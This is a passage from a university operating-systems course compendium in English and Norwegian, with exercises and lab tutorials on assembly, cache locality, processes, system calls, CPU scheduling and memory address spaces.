09          addl    $1, -4(%rbp)
10 .L2:
11          movl    $0, %eax
12          popq    %rbp
13          ret
```

   This assembly code was generated by a C-program of about five lines. *What did that C-program look like*? (Hint: Solve this by trying to write simple C code that you compile into assembly code and compare with code above, feel free to check out Compiler Explorer to do this. But make sure to uncheck "Intel asm syntax" under the "Output" menu.)

5. (**KEY PROBLEM**) Based on the examples of C-code and assembly code we have covered in this chapter, explain what each line in the following assembly code does:

```
01          .text
02 .globl main
03 main:
04          pushq   %rbp
05          movq    %rsp, %rbp
06          movl    $0, -4(%rbp)
```

```
07          jmp     .L2
08 .L3:
09          addl    $1, -4(%rbp)
10          addl    $1, -4(%rbp)
11 .L2:
12          cmpl    $9, -4(%rbp)
13          jle     .L3
14          movl    $0, %eax
15          popq    %rbp
16          ret
```

This assembly code was generated by a C-program of about five lines. *What did that C-program look like*? (Hint: Solve this by trying to write simple C code that you compile into assembly code and compare with code above, feel free to check out Compiler Explorer to do this. But make sure to uncheck ”Intel asm syntax” under the ”Output” menu.)

1.6 Lab tutorials

1. **Getting started.** Create your own Linux virtual machine in SkyHiGh by following the instructions Basic Infrastructure Orchestration AND USE THE YAML FILE single_linux.yaml. Log in to the linux by following the instruction at the bottom of the page. If you need help, there is also a video (but note that in the video the name of the yaml file to use is not correct)

2. **Measuring run times.** The goal of this exercise is for you to see the effect of *spatial locality*. We can see this by changing the way we access an array in memory. If we are careful with the way we use indices, we can make use of what we know about cache: that the cache contains cache lines of 64 bytes and not just single bytes. If you don't want to do all the plotting-stuff in Python, you can just simplify item (d) (and skip the rest of the exercise) and view what you get from `time ./mlab` with the different combinations of indices. You should see that you get quite different run times for different combinations of indices even though you are doing the same amount of computations!

   (a) Install the compiler (and git in case its not already present)

   ```
   sudo apt update
   sudo apt install gcc git
   ```

   (b) Clone iikos-files if you haven't done so already, and `cd` to the directory where you find `mlab.c`

   ```
   git clone https://gitlab.com/erikhje/iikos-files.git
   cd iikos-files/01-hwreview
   ```

   (c) Set the bash reserved word `time` to output only the elapsed time in seconds with

   ```
   TIMEFORMAT="%R"
   ```

   (d) In `g_x[j][i]` (on line 10), try all four possible combinations of `i` and `j`:

   ```
   g_x[j][i] = g_x[i][j] * 1;
   g_x[i][j] = g_x[i][j] * 1;
   g_x[j][i] = g_x[j][i] * 1;
   g_x[i][j] = g_x[j][i] * 1;
   ```

   For each combination do

   ```
   gcc -o mlab mlab.c
   for i in {1..10}
   do
     echo -n "$i/10 "
     (time ./mlab) |& tr -d '\n' | tr ',' '.' >> loopidx.dat
     echo -n ' ' >> loopidx.dat
   ```

```
done
echo
echo >> loopidx.dat
```

(e) Verify that you now have a file with four rows of ten data points

```
cat loopidx.dat
```

(f) Let's use Python to read the data file and create a nice PDF-figure

```
# let's make sure why have Python and the libraries we need
sudo apt install python3 python3-matplotlib python3-numpy

# start the python interpreter
python3

# copy and paste the following into the interpreter
# (or put this in a file a.py and run it with python a.py)
import matplotlib.pyplot as plt
import numpy as np

fig = plt.figure()
plt.ylabel('time')
plt.xlabel('events')
plt.grid(True)
plt.xlim(0,9)
plt.ylim(0,20)

a=np.loadtxt('loopidx.dat')

plt.plot(a[0,:], label = "line 0")
plt.plot(a[1,:], label = "line 1")
plt.plot(a[2,:], label = "line 2")
plt.plot(a[3,:], label = "line 3")
plt.legend()

fig.savefig('loopidx.pdf')

# exit with CTRL-D
```

(g) View you newly create file `loopidx.pdf` (open it with `evince` or in your browser, or the pdf-viewer of your choice). Note: you cannot view a PDF-file on a Linux server since you do not have a GUI, so copy it to your laptop with `scp`:

```
# run this on your laptop NOT on the Linux server
# (remember to replace the key name and the IP address)
```

```
scp -i MYKEY.pem ubuntu@IPADDRESS:~/iikos-files/01-hwreview/loopidx.pdf .
```

Chapter 2

Operating Systems and Processes

2.1 Introduction

2.1.1 Def

What does the OS do? The operating system

virtualizes physical resources so they become user friendly

manages the resources of a computer

Virtualizing the CPU

```
./cpu A
./cpu A & ./cpu B & ./cpu C & ./cpu D &
```

Virtualizing memory

```
setarch $(uname --machine) --addr-no-randomize /bin/bash
./mem 1
./mem 1 & ./mem 1 &
```

Concurrency

```
./threads 1000
./threads 10000
```

Persistance

```
./io
ls -ltr /tmp
cat /tmp/file
```

2.2 Design goals

OS design goals

Virtualization create abstractions

Performance minimize overhead

Security protect/isolate applications

Reliability stability

Energy-efficient environmentally friendly

2.3 History

See Éric Lévénez's site.

Before 1970

1940-55 Direct machine code, moving wires

1955-65 Simple OS's, punchcards

1965-70 Multics, IBM OS/360 (the mainframe)

2.3.1 Unix/Linux

Unix/Linux

- Ken Thompson developed a stripped-down version of MULTICS on a PDP-7 he got hold of in 1969
- A large number of flavors developed (SystemV or Berkely-based)
- The *GNU*-project started in 1983 by Richard Stallman
- Unified with *POSIX* interface specification in 1985
- Minix in 1987 inspired Linus Torvalds to develop *Linux* (released in 1991)

2.3.2 Windows

Windows

- IBM sold PCs bundled with MS-DOS from beginning of 80s
- DOS/Windows from 85-95
- Win95/98/Me from 95-2000
- *WinNT*, 2000, XP, Vista, 7, 8, 10 from 93-
- *WinNT*, 2000, 2003, 2008, 2012, 2016, 2019 from 93-

2.4 Processes

2.4.1 Process

Policy vs Mechanism Separate policy and mechanism

Process Process vs program

2.4.2 Creation

Creation Process creation, fig 4.1 (merk: stack)

2.4.3 States

States

- Process states, fig 4.2
- Using the CPU, fig 4.3, 4.4

2.4.4 List, PCB

Process list What the OS stores about processes fig 4.5 (Process/task list/table, PCB)

```
ps aux | awk '{print $8}' | grep -P '^S' | wc -l
ps aux | awk '{print $8}' | grep -P '^R' | wc -l
ps aux | awk '{print $8}' | grep -P '^I' | wc -l
# NO, inefficient command line usage,
# always try to filter as far left as you can
ps -eo stat | grep -P '^S' | wc -l
```

Where does the `I` come from?

2.4.5 Process characteristics

Process characteristics

CPU-bound scientific computing, machine learning, multimedia *Remember: hyperthreading doesn't help CPU-bound processes*

I/O-bound not much to do, mostly wait for I/O

Memory-bound heavy use of memory (often also CPU-bound)

Real-time have deadlines, soft real-time (multimedia) vs hard real-time (robotics)

Batch vs Interactive batch has no I/O

Service ”the ones that run without any user logged in” (as opposed to a ”User process”)

Note that code being executed on the CPU is sometimes called a job, task, process or thread (or even ”fiber”). Most times the distinction between these are important, e.g. we will discuss the differences between processes and threads later, but sometimes we just need a general name for any kind of executable code we want the CPU to run, then we often use the term ”job” (even though ”job” is also sometimes clearly defined, e.g. in the Windows operating system).

For real-time processes, soft real-time means that deadlines are not crucial. If a soft real-time process like a video player misses a deadline, it just means slightly reduces quality that the user may or may not notice. For a hard real-time process, deadlines must be kept. Examples of hard real-time systems are any kind of industrial control system, e.g. the automatic steering of a car or a robot arm placing a product on a conveyor belt.

2.5 Review questions and problems

1. What are the two main tasks of the operating system?
2. What are the design goals for operating systems?
3. What is batch processing?
4. What information do you find in the process list / process table?
5. Study the C-code in the textbook, e.g. the example in figure 2.1 (cpu.c). To make sure we can use command line arguments and use `printf()`, write a simple C-program `me.c` that takes your name and age as command line arguments and prints them using printf. The program should compile and run like this:

   ```
   $ gcc -Wall -o me me.c
   $ ./me Erik 47
   Yo, Im Erik and Im at least 47 years old
   ```

   Check if you get any warnings on your code by using
   `clang-tidy -checks='*' me.c --`

2.6 Lab tutorials

1. **Kommandolinje Unix/Linux (MERK: Kan du litt Linux allerede kan du hoppe rett til oppgaven "C-programmering på Linux")**
   Bli kjent med kommandolinje Unix/Linux hvis du ikke er godt kjent med den fra før. Gjennomfør tutorial en til fem på `http://www.ee.surrey.ac.uk/Teaching/Unix/index.html` (les også gjennom "introduction to the UNIX operating system" før første tutorial). Merk: i del 2.1 av denne tutorialen så bes du om å kopiere en fil `science.txt`. Denne filen finnes ikke hos deg, så last istedet den ned med kommandoen
   `wget http://www.ee.surrey.ac.uk/Teaching/Unix/science.txt`

   Hvis du vil lære Linux på en litt mer moderne og kanskje morsommere måte så prøv Linux Journey.

2. Bli kjent med programvarepakkesystemet til Debian-baserte distribusjoner (lærer går gjennom dette).

3. Bli kjent med en teksteditor. Hvis du er logget inn på en linux-server via ssh så kan du bruke `nano` som viser deg en meny nederst på skjermen med hva du kan gjøre. Hvis du har Linux med GUI (f.eks. Ubuntu i en virtuell maskin) og ønsker å gjøre det enklest mulig, bare bruk `gedit` som er som notepad. Hvis du vil lære deg en teksteditor som alle systemadministratorer må kunne, så kan du bruke anledning til å lære deg `vi` med denne utmerkede tutorial: `http://heather.cs.ucdavis.edu/~matloff/UnixAndC/Editors/ViIntro.pdf`.

4. **C-programmering på Linux**
   Lag deg en directory `hello` og i denne lag en fil `hello.c` som inneholder:

   ```
   #include <stdio.h>
   int main(void) {
     printf("hello, world\n");
     return 0;
   }
   ```

   Kompiler denne til en kjørbar (eksekverbar) fil med `gcc -Wall -o hello hello.c` (`-Wall` betyr Warnings:All og er ikke nødvendig, men kjekk å ta med siden den hjelper oss programmere nøyere) og kjør den med `./hello`. Kjør den også ved å angi full path (dvs start kommandoen med `/` istedet for `./`). Sjekk om environment variabelen din `PATH` inneholder en katalog `bin` i hjemmeområdet ditt (`echo $PATH`). Hvis den ikke gjør det, så lag `bin` (`mkdir ~/bin`) hvis den ikke finnes, og legg til den i path'n med `PATH=$PATH:~/bin` (gjør evn endringen permanent ved å editere filen `~/.bashrc`). Kopier `hello` til `bin` og kjør programmet bare ved å skrive `hello`.

Hvis du ikke har programmert i C før, så les gjennom f.eks. denne
Learn C Programming, A short C Tutorial
og en god fritt tilgjengelig bok er C Programming Notes for Professionals book.

Det anbefales også å se videoen Writing a simple Program in C - bin 0x02 (LiveOverflow)

Sørg for å ha gode rutiner for kvalitetssikring av koden din, f.eks. statisk kodeanalyse med `clang-tidy`

```
clang-tidy -checks='*' kode.c --
```

Egentlig burde vi også lese denne (men dette er mer avansert enn det vi "trenger")
How to C in 2016 og denne
Modern C samt være klar over hva som finnes her
SEI CERT C Coding Standard

5. **Litt mer C-programmering og kodekvalitet**
   Klipp og lim inn det siste eksempelet under "3. Loops and Conditions" fra Learn C Programming, A short C Tutorial og kjør

   ```
   gcc -Wall kode.c
   clang-tidy -checks='*' kode.c --
   ```

   Klarer du forbedre koden ut fra hva gcc and clang-tidy forteller deg? (eller enda "bedre": klarer du via `man clang-tidy` og å søke etter `fix` finne ut hvordan clang-tidy kan rette noen av feilene for deg)

   Vi skal ikke bli ekspert-programmerere i C i dette emnet, vi skal bare bruke C littegrann for å lære oss om operativsystemer, men det er viktig at vi blir vant til å sjekke kodekvaliteten vår nå som vi har programmert i flere emner allerede. I dette emnet er det greit at vi ikke alltid skrive optimal og sikker kode (siden det fort blir mange ekstra kodelinjer som ikke nødvendigvis hjelper oss lære operativsystemer bedre), MEN VI MÅ ALLTID VÆRE BEVISSTE PÅ AT KODEN VÅR KAN HA SVAKHETER/SÅRBARHETER.

Chapter 3

System Calls

3.1 System Calls

3.1.1 `fork()`

`fork()` Fig 5.1

```
cat p1.c
make
./p1
```

The big punchline: *The return code `rc` is 0 in the newly created child process, while `rc` contains the value of the child's process-ID in the parent process.* You can use this in your C-code to write separate code for parent and child processes.

It looks like the parent process will always run before the newly created child process, but you have no guarantee for this. Sometimes the parent process will run after the child process. If you dont believe this try to run the program 10000 times to test:

```
for i in {1..10000}
do
    if [[ ! -z "$(./p1 | tail -n 1 | grep parent)" ]]
    then
        echo "parent last in run $i"
    fi
done
```

btw, ask teacher or a fellow student what happens in the test
`! -z "$(./p1 | tail -n 1 | grep parent)"`

`fork()` uses copy-on-write to avoid allocating memory unnecessarily. Copy-on-write means that the new process can just keep using the memory of the parent process as long as both processes just issues reads. As soon as one of them issues a write, then the two processes need their own private copy.

3.1.2 `wait()`

`wait()` Fig 5.2

```
diff p1.c p2.c
apt install colordiff
colordiff p1.c p2.c
./p2
```

In p2.c parent will always run last because of synchronization introduced with the system call `wait()`.

3.1.3 `exec()`

`exec()` Fig 5.3

```
./p3
```

3.1.4 Why???

Why fork-exec? Fig 5.4

```
./p4
```

Why not just like `CreateProcess()` on Windows?

3.1.5 Signals

Signal a Process

```
man kill
man 7 signal # search for
             # 'Standard'
```


3.2 Process execution

3.2.1 Direct execution

Direct execution protocol Fig 6.1

3.2.2 Restricted operation

System Calls



One of the two main tasks of the operating system is to create a beautiful/nice/easy-to-program interface between the application and the hardware (the other main task is to manage the hardware). This interface is composed of a set of system calls, while the interface directly against the hardware is composed of a set of machine instructions (e.g. the X86-instructions).

Note: Don't be fooled by this illustration. The interfaces are not hard borders that cannot by bypassed. It is possible for the application to sometimes talk directly to the hardware (e.g. use some of the X86-instructions), but most of the times this illustration makes sense since the application asks to operating system to talk to the hardware on its behalf.

Terminology

- user mode (application)
- kernel mode (operating system)
- mode switch (between user and kernel mode)
- context switch (between processes)

Limited direct execution protocol Fig 6.2

Trap table is in principle the same as Interrupt vector table.

When does the OS run? Three types of traps/interrupts:

- (Trap) Software interrupt/System Call (synchronous)
- (Trap) Exception (synchronous)
- Hardware interrupt (asynchronous)

Unfortunately there is not a consistant terminology, but most of the time trap is used for system calls and exceptions, while interrupt is always used for hardware interrupt. Traps/Interrupts are events that give the operating system control. Synchronous means that it happens as a consequence of an instruction (e.g. a process try to divide by zero, this would trigger an exception). Asynchronous means it does not happen as a consequence of anything predictable, it just happens because a packet arrived on the network interface, or the user suddenly moved the mouse.

3.2.3 Timer interrupt

With timer interrupt Fig 6.3

```
strace -c ls
```

A Simple Example

```
.data
str:
.ascii "hello world\n"
.text
.global _start
_start:
movq $1, %rax   # use the write syscall
movq $1, %rdi   # write to stdout
movq $str, %rsi # use string "Hello World"
movq $12, %rdx  # write 12 characters
syscall         # make syscall

movq $60, %rax  # use the _exit syscall
movq $0, %rdi   # error code 0
syscall         # make syscall
```

Se fil `asm-syscall-2017.s` for litt mer kommentarer. Se også klassisk systemkall med bruk av assembly instruksjonen `int 0x80` dvs vi "genererer et interrupt nr 80" i filen `asm-syscall.s`. Idag brukes ikke `int 0x80` instruksjonen siden `syscall` er kjappere.

Se gjennomgang av systemkallmekanismen ved å se de seks første minuttene av Syscalls, Kernel vs. User Mode and Linux Kernel Source Code - bin 0x09

Sjekk hva som gjøres med libc wrapper og uten:

```
gcc -o asm-syscall asm-syscall.s -no-pie
strace -c ./asm-syscall
sed -i 's/main/_start/g' asm-syscall.s
gcc -o asm-syscall asm-syscall.s -nostdlib -no-pie
strace -c ./asm-syscall
```

Les om `syscall` ca side 1320 i Intel 64 and IA-32 Architectures Software Developer Manual: Vol 2

3.3 Review questions and problems

1. Hva bruker man systemkall til?
2. Beskriv forskjellen mellom synkrone og asynkrone interrupt.
3. In chapter five, do Homework (Code) 1 (base your code on p1.c).
4. Lag ett C-program som starter seks prosesser i henhold til følgende tidsskjema (`S` betyr start, `T` betyr terminer/exit):

```
Prosess-
nummer
  ^
5 |           S--------T
4 |  S--------T
3 |        S-----T
2 S--------T
1 |  S-----T
0 S--T
  +----------------------> tid i sekunder
  0  1  2  3  4  5  6  7
```

Det eneste hver prosess skal gjøre er å kjøre følgende funksjon:

```
void process(int number, int time) {
  printf("Prosess %d kjører\n", number);
  sleep(time);
  printf("Prosess %d kjørte i %d sekunder\n", number, time);
}
```

Bruk systemkallet `waitpid` for å synkronisere (dvs vente med å starte en prosess til en annen er terminert).

Litt hjelp, her er det som bør stå i C-fila før du starter på main-funksjonen:

```
#include <stdio.h>     /* printf */
#include <stdlib.h>    /* exit */
#include <unistd.h>    /* fork */
#include <sys/wait.h>  /* waitpid */
#include <sys/types.h> /* pid_t */
/* Note: pid_t is probably just an int, but it might be different
   kind of ints on different platforms, so using pid_t instead of
   int helps makes the code more platform-independent
*/
```

```
void process(int number, int time) {
  printf("Prosess %d kjører\n", number);
  sleep(time);
  printf("Prosess %d kjørte i %d sekunder\n", number, time);
}
```

5. In chapter five, do Homework (Code) 2 (base your code on p4.c and use `write()` to write to the file).

3.4 Lab tutorials

1. **Sending signals to processes.** Start five processes in the background (these are processes that will just sleep for ten minutes and then terminate unless we signal them)

   ```
   for i in {1..5}; do sleep 600 & done
   ```

   See them running as processes in your shell and that they are child processes of your shell

   ```
   ps
   pstree | grep -C 5 sleep
   # -C 5 means add the five lines before and after the result from grep
   ```

   List the Process-ID (PID) of all processes named sleep

   ```
   pgrep sleep
   ```

   Send a signal to terminate one of them

   ```
   kill PID_OF_ONE_THEM
   ```

   Send a signal to terminate the rest of them

   ```
   killall sleep
   ```

Chapter 4

Scheduling

4.1 Turnaround time

Assumptions (we have to break) Workload assumptions:

1. Each job runs for the same amount of time.
2. All jobs arrive at the same time.
3. Once started, each job runs to completion.
4. All jobs only use the CPU (i.e., they perform no I/O)
5. The run-time of each job is known.

Turnaround time The time from a process enters the system until it leave, e.g.

```
time uuidgen
```

Remember the process states (ready, running, blocked)

4.1.1 FIFO

First In First Out (FCFS) Fig 7.1

```
./scheduler.py -p FIFO -l 10,10,10
```

Assumptions (we have to break) Workload assumptions:

1. ~~Each job runs for the same amount of time~~.
2. All jobs arrive at the same time.
3. Once started, each job runs to completion.
4. All jobs only use the CPU (i.e., they perform no I/O)
5. The run-time of each job is known.

First In First Out (FCFS) - What kind of workload could you construct to make FIFO perform poorly?

Fig 7.2

Search the Internet for "Convoy effect". Think about grocery shopping, should you let the person behind you pay for their groceries before you do?

```
./scheduler.py -p FIFO -l 100,10,10
```

4.1.2 SJF

Shortest Job First Fig 7.3

```
./scheduler.py -p SJF -l 100,10,10
```

Assumptions (we have to break) Workload assumptions:

1. ~~Each job runs for the same amount of time~~.
2. ~~All jobs arrive at the same time~~.
3. Once started, each job runs to completion.
4. All jobs only use the CPU (i.e., they perform no I/O)
5. The run-time of each job is known.

Shortest Job First Fig 7.4

```
./mlfq.py -n 1 -q 100 -l 0,100,0:10,10,0:10,10,0 -i 0
```

4.1.3 STCF

Assumptions (we have to break) Workload assumptions:

1. ~~Each job runs for the same amount of time~~.
2. ~~All jobs arrive at the same time~~.
3. ~~Once started, each job runs to completion~~.
4. All jobs only use the CPU (i.e., they perform no I/O)
5. The run-time of each job is known.

Shortest Time to Completion First *preemptive vs non-preemptive*

Fig 7.5

- While great for turnaround time, this approach is quite bad for response time and interactivity.

4.2 Response time

Response time The time from a process enters the system until it runs for the first time

What about humans? from Powers of 10: Time Scales in User Experience:

0.1 sec "something happens immediately"

1 sec "the computer did something for us"

from Progress Indicators Make a Slow System Less Insufferable:

- Use progress bar for anything that takes more than 1 second

(PS! exact numbers are always criticized, feel free to loop up other sources)

4.2.1 Round Robin

Round Robin Fig 7.7

- time slice/quantum
- what is the real cost of a context switch?

```
./scheduler.py -p SJF -l 5,5,5
# vs
./scheduler.py -p RR -q 1 -l 5,5,5
```

Demo: Linux, les om jiffies på `man 7 time` og se at en jiffie typisk er 2.5ms som default, men Linux sin Completely Fair Scheduler bruker ikke jiffies, se "4. SOME FEATURES OF CFS" på
https://www.kernel.org/doc/Documentation/scheduler/sched-design-CFS.txt og sjekket vi `/proc/sys/kernel/sched_min_granularity_ns` ser vi den er noen ms (og litt forskjellig på Ubuntu desktop og server). Vi kan også se på `/proc/sys/kernel/sched_rr_timeslic` og se at det er snakk om noen ms hvis RR (round robin) benyttes istedet for CFS.

Demo: Windows, `clockres` gir "jiffie" intervallet, 2x for desktop, 12x for server, kan endres med
`SystemPropertiesAdvanced`, Advanced, Performance, Advanced og se hva som skjer med i
`hklm:\System\CurrentControlSet\control\PriorityControl`

4.2.2 Overlap

Assumptions (we have to break) Workload assumptions:

1. ~~Each job runs for the same amount of time~~.
2. ~~All jobs arrive at the same time~~.
3. ~~Once started, each job runs to completion~~.
4. ~~All jobs only use the CPU (i.e., they perform no I/O)~~.
5. ~~The run-time of each job is known~~.

Always overlap Fig 7.9

Treat each CPU-burst as a separate job.

4.3 MLFQ

4.3.1 Basics

Basics Fig 8.1

Rule 1 If Priority(A) >Priority(B), A runs (B doesn't).

Rule 2 If Priority(A) = Priority(B), A & B run in RR

4.3.2 Priority

Priority

Rule 3 When a job enters the system, it is placed at the highest priority (the topmost queue).

Rule 4a If a job uses up an entire time slice while running, its priority is reduced (i.e., it moves down one queue).

Rule 4b If a job gives up the CPU before the time slice is up, it stays at the same priority level.

Fig 8.2-8.4

```
./mlfq.py -n 3 -q 10 -l 0,100,0  # fig 8.2
./mlfq.py -n 3 -q 10 -l 0,200,0:100,20,0  # fig 8.3
./mlfq.py -n 3 -q 10 -l 0,170,0:50,30,1 -i 4 -S # fig 8.4
```

4.3.3 Boost

Boost

Rule 4 Once a job uses up its time allotment at a given level (regardless of how many times it has given up the CPU), its priority is reduced (i.e., it moves down one queue).

Rule 5 After some time period S, move all the jobs in the system to the topmost queue.

Fig 8.5-8-7

Demo: Windows, `perfmon`, se alle chrome-trådenes dynamiske prioritet, deretter legg til system-tråder

4.4 Fair Share

4.4.1 Lottery

Lottery and Randomness See "Tip: Use randomness"

4.5 Multiprocessor

How to Make Faster Computers

- According to Einstein's special theory of relativity, no electrical signal can propagate faster than the speed of light, which is about 30 cm/nsec in vacuum and about 20 cm/nsec in copper wire or optical fiber.
- *How does this relate to the speed of a computer?*

En prosessor med

- 1GHz klokke kan signalet teoretisk maksimalt forplante seg 200mm pr klokkeperiode, og tilsvarende:
- 10GHz - 20mm
- 100GHz - 2mm
- 1THz - 0.2mm

Jo mindre kretsene blir, jo større varmeutvikling og desto vanskeligere å få bort varmen.

4.5.1 Affinity

Cache Coherence and Affinity Fig 10.2

Et problem er at prosesser/tråder kanksje ikke bør hoppe random mellom CPU'r siden det er mye prosess/trådspesifikk caching av data knyttet til en CPU der tråden har kjørt. Scheduling som tar høyde for dette kalles *affinity scheduling*. Dvs scheduling som forsøker å la en prosess/tråd kjøre på samme CPU som den kjørte sist i håp om at det er igjen mye relevant data for den prosess/tråden i den CPU'n sin cache.

Demo: `taskset -c 0 ./regn.bash`
`sudo htop`, a for set affinity

Scheduleren gjør naturlig affinity så det er normalt lite behov for oss å kunstig manipulere dette, men det kan være spesielle situasjoner som f.eks. noe programvare som har lisenskostnader pr antall CPU'er i bruk (Oralce-databaser kanskje).

4.5.2 Gang Scheduling

Gang Scheduling Should threads from the same process (or processes from the same virtual machine) run at the same time on the CPUs?

This is a hard question, it depends on the workload, meaning it only makes sense of the threads communicate a lot between each other. We'll get back to this when we talk about synchronization.

Process name	Run time	I/O frequency	I/O time
P0	15	3	3
P1	25	5	3
P2	40	0	0

4.6 Review questions and problems

1. What do we mean with *starvation* with respect to the Shortest Job First scheduling algorithm?
2. Do the "Homework (Simulation)" exercises in chapter seven (focus on question 1-5 since 6 and 7 are a bit unclear). Read the README file first. Feel free to join together with other students when you do this, and discuss each question.
3. Do the "Homework (Simulation)" exercises in chapter eight. Read the README file first (NOTE: you might have to change `python` to `python3` in the first line of `mlfq.py`). Feel free to join together with other students when you do this, and discuss each question. Note: the simulator might be a bit buggy for some situations (especially for priority boost), and some of the question might require that you make some additional assumptions (which is good, makes you think more).
4. MLFQ has the following rules

   (a) If Priority(A) >Priority(B), A runs (B doesn't).
   (b) If Priority(A) = Priority(B), A and B run in Round Robin.
   (c) When a job enters the system, it is placed at the highest priority (the topmost queue).
   (d) If a job uses up an entire time slice while running, its priority is reduced (i.e., it moves down one queue).
   (e) If a job gives up the CPU before the time slice is up, it stays at the same priority level.
   (f) After time period S, move all the jobs in the system to the topmost queue.

   Given the following setup on a system with a single CPU:

   - Four queues Q0, Q1, Q2 and Q3 where Q3 is the highest priority queue
   - Time slice for all queues are 5ms
   - S is 50ms (priority boost every 50 ms)

   The following processes arrive at time 0 in order P0, P1, P2: Note the following:

   - If I/O frequency is N it means the process does I/O every N ms
   - When I/O frequency and time is zero, it means the process does not do any I/O.

- Scheduling decision is made
  - When a job completes (exits)
  - When a job does I/O
  - When I/O for a job completes
  - When a job has used its time slice
  - When a priority boost happens
- A new time slice starts after every scheduling decision, unless a process is interrupted by a higher priority process, in that case the process stays at the head of the queue at its priority level and will resume to complete the rest of its time slice

Use pen and paper to write down how these processes will run, then answer the following questions:

a) When P0 completes, it exits queue: _____
b) When P1 completes, it exits queue: _____
c) When P2 completes, it exits queue: _____
d) In which queue is P0 at time 15? _____
e) Turn-around time for P1 (ms): _____
f) Average turn-around (ms): _____
g) Response time for P1 (ms): _____
h) Average response time (ms): _____
i) Is the CPU busy all the time, or is it idle some time?
j) At time 20, a new process P3 arrives with with run time 10 and no I/O, what is average turn-around time and average response time now?

4.7 Lab tutorials

1. It's annoying that the simulators in the homework do not have nice visualizations. Your teacher hacked together this:

```
#!/bin/bash

# Usage example:
# ./mlfq.py -n 3 -q 10 -l 0,50,0:50,15,1:0,20,0:0,10,2 -i 2 -S -c | ./plot.bash

# let's use a temporary file
data=$(mktemp /tmp/plot.XXXXXXXXXXXXXXXXX) || exit 1

# data from from mlfq.py via STDIN
grep -P -o 'Run JOB \d at PRIORITY \d' |
sed -r 's/[^0-9]+([0-9])[^0-9]+([0-9])$/\1,\2/g' > "$data"

# find out how many priority levels (queues) there are
lastqueue=$(cut -d ',' -f2 "$data" | sort -u | tail -n 1)

# plot the timeline for each queue
echo
for i in $(seq "$lastqueue" -1 0); do
        echo -n "Q$i "
        while IFS=, read -r job queue; do
                if [[ "$queue" -eq "$i" ]]
                then
                        echo -n "$job"
                else
                        echo -n ' '
                fi
        done < "$data"
        echo
done

# finally plot the "X axis" with timestamps
echo
echo -n "   "
for i in $(seq -f "%03g" 5 5 "$(wc -l < "$data")")
do
        echo -n "  $i"
done
echo
```

```
echo
rm "$data"
```

Can you please try to make something better? Maybe Python with a GUI or maybe a web app?

Chapter 5

Address Spaces and Address Translation

5.1 Address space

Multiprogramming


- Fig 13.1
- Saving from memory to disk timeconsuming...
- Fig 13.2

Address Space

- Fig 13.3

  Virtualized memory because the program is not loaded in memory where it thinks it is.

More exact



Goals

Transparancy it should just happen behind the scene

Efficiency in time and space

Protection isolated from other address spaces (*security*)

Note gray box on page 7 of chp 13: "ASIDE: EVERY ADDRESS YOU SEE IS VIRTUAL".

5.2 Memory: API

Stack vs Heap Memory

- Automatic memory on stack
  `int x;`

- Heap manually allocated (You are in charge of alloc and free!)
  `int *x = (int *) malloc(sizeof(int));`
- (Global variables in Data segment, not in Heap)

Note page 4 of chp 14:

> You might also notice that `malloc()` returns a pointer to type `void`. Doing so is just the way in C to pass back an address and let the programmer decide what to do with it. The programmer further helps out by using what is called a **cast**; in our example above, the programmer casts the return type of `malloc()` to a pointer to a `double`. Casting doesn't really accomplish anything, other than tell the compiler and other programmers who might be reading your code: "yeah, I know what I'm doing." By casting the result of `malloc()`, the programmer is justgiving some reassurance; the cast is not needed for the correctness.

Free Memory

- `free(x);`
- Easy to make mistakes! `valgrind` (`purify`)
- Search the Internet for "use after free"

Note page 5 of chp 14:

> Alternately, you could use `strdup` and make your life even easier. Read the `strdup` man page for more information.

Demo variables.c. Note the following:

- There are only 12 hexadecimal numbers, why? 64-bit addresses should mean 16 hexadecimal numbers! (because Linux and Windows only use 48 bits, they don't need the entire 64-bit address space)
- The first hexadecimal number is never higher than 7 because of the split between *kernel space* and *user space*. The operating system is always mapped to half of the address space of every process to make *mode switches* efficient. Of course if the process tries to access kernel space it will trigger an interrupt of type exception (probably "segmentation fault").

Demo from vm-intro:

```
make
./va
valgrind --leak-check=yes ./va
clang-tidy -checks='*' va.c --
```

5.3 Address Translation

Relocating

- Fig 15.1 Address space
- Fig 15.2 Physical memory with relocated process

Base and Bound/Limit Register

- Fig 15.3 (needed hardware support)

OS Responsibilities

- Fig 15.4 What the OS needs to do

Execution

- Fig 15.5 HW-OS interaction at boot
- Fig 15.6 HW-OS-Process interaction at runtime

5.4 Segmentation

Segments Solve the problems with one set of base and bounds/limits registers for each segment

- Fig 16.1
- Fig 16.2

5.5 Free Space Mgmt

Free Space Management Strategies for all storage (memory and disks)

- Bitmap
- Free list

